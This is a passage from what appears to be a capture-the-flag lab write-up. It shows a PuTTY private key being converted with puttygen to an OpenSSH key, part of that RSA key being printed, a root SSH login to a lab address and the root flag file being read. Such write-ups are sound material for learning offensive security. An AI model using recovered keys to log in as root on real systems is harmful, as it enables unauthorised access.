
putty-tools

16. **In arch there is no putty-tools. You need to install the following instead.**

```
1. sudo pacman -S python-puttykeys
2. sudo pacman -S putty
3. You might not even need the python-puttykeys. That will install puttygen.
4. Then simply follow the examples on the site.
5. https://tecadmin.net/convert-ppk-to-pem-using-command/
6. $ puttygen ppk_file.ppk -O private-openssh -o pem_file.pem
7. In the command above we need to make some small changes.
8. $ puttygen private_key -O private-openssh -o id_rsa
9.  ▷ puttygen private_key -O private-openssh -o id_rsa
10. ▷ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAp1arHv4TLMBgUULD7AvxMMsSb3PFqbpfwK4gmVd9GW3xBdPIO2csFuwgVihqM4M+u7Ss/SL<SNIP>
-----END RSA PRIVATE KEY-----
11. ▷ chmod 600 id_rsa
12.▷ ssh root@10.10.11.227 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

```
You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~# cat /root/root.txt
b16964f0d46b14393e9410cb3da75092
```



PWNED